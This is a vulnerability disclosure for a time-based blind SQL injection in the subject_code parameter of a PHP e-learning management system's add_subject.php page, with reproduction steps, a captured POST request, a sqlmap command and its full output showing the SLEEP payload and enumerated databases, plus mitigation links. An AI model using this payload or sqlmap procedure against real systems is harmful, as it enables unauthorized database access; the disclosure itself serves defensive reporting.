SQL Injection was found in the /lms/admin/add_subject.php page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the subject_code parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	/lms/admin/add_subject.php
Affected Parameter	subject_code
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.



localhost/lms/admin/


Please Login

admin

•••••


Sign in

Step 2: Navigate the subject page and click on ‘Add Subject’.



SUBJECT CODE	SUBJECT TITLE
IS 411A	Senior Systems Project 1
IS 412	Effective Human Communication for IT Professional
IS 311	Programming Languages
IS 413	Introduction to the IM Professional and Ethics
IS 221	Application Development
IS 222	Network and Internet Technology
IS 223	Business Process
IS 224	Discrete Structures

Step 3: Fill the details, enable intercept in bupsuite and click on ‘save’ button.




Subject Code: test

Subject Title: test

Number of Units: test

Semester: 1st

Description: test



Add Subject

Subject Code: test


Subject Title: test

Number of Units: test

Semester: 1st

Description: test

Step 4: Save the burpsuite request in a file.




Request to http://localhost:80 [127.0.0.1]

```
POST /lms/admin/add_subject.php HTTP/1.1
Host: localhost
Content-Length: 97
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/lms/admin/add_subject.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=flgf8gmt92eneiq6s7vqhcs5m3
Connection: keep-alive

subject_code=test&title=test&unit=test&semester=1st&description=%3Cp%3Etest%3C%2Fp%3E%0D%0A&save=
```

Step 5: Now run the sqlmap command against burpsuite request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r add_subject.txt --batch --dbs




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r add_subject.txt  --batch --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:21:44 /2024-10-17/

[10:21:44] [INFO] parsing HTTP request from 'add_subject.txt'
it appears that provided value for POST parameter 'description' has boundaries. Do you want to inject inside? ('<p>test</p*>
') [y/N] > N
[10:21:45] [WARNING] provided value for parameter 'save' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[10:21:45] [INFO] testing connection to the target URL
[10:21:45] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:21:45] [INFO] testing if the target URL content is stable
[10:21:45] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor
injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[10:21:45] [INFO] testing if POST parameter 'subject_code' is dynamic
[10:21:45] [WARNING] POST parameter 'subject_code' does not appear to be dynamic
[10:21:45] [WARNING] heuristic (basic) test shows that POST parameter 'subject_code' might not be injectable
[10:21:45] [INFO] testing for SQL injection on POST parameter 'subject_code'
[10:21:45] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:21:46] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:21:46] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:21:46] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:21:46] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:21:46] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:21:46] [INFO] testing 'Generic inline queries'
[10:21:46] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:21:46] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:21:46] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:21:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:21:56] [INFO] POST parameter 'subject_code' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
```

Step 6: Now notice that 'subject_code' parameter is detected vulnerable and all database is successfully retrieved.



```
[10:21:56] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[10:21:57] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[10:21:57] [INFO] target URL appears to be UNION injectable with 8 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[10:21:58] [INFO] checking if the injection point on POST parameter 'subject_code' is a false positive
POST parameter 'subject_code' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 211 HTTP(s) requests:
---
Parameter: subject_code (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: subject_code=test' AND (SELECT 1354 FROM (SELECT(SLEEP(5)))zdJx) AND 'cjdE'='cjdE&title=test&unit=test&semester=1st&description=
&save=
---
[10:22:13] [INFO] the back-end DBMS is MySQL
[10:22:13] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disru
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[10:22:18] [INFO] fetching database names
[10:22:18] [INFO] fetching number of databases
[10:22:18] [INFO] retrieved:
[10:22:28] [INFO] adjusting time delay to 1 second due to good response times
7
[10:22:28] [INFO] retrieved: information_schema
[10:23:27] [INFO] retrieved: capstone
[10:23:53] [INFO] retrieved: capstone2
[10:24:22] [INFO] retrieved: mysql
[10:24:39] [INFO] retrieved: performance_schema
[10:25:35] [INFO] retrieved: phpmyadmin
[10:26:10] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection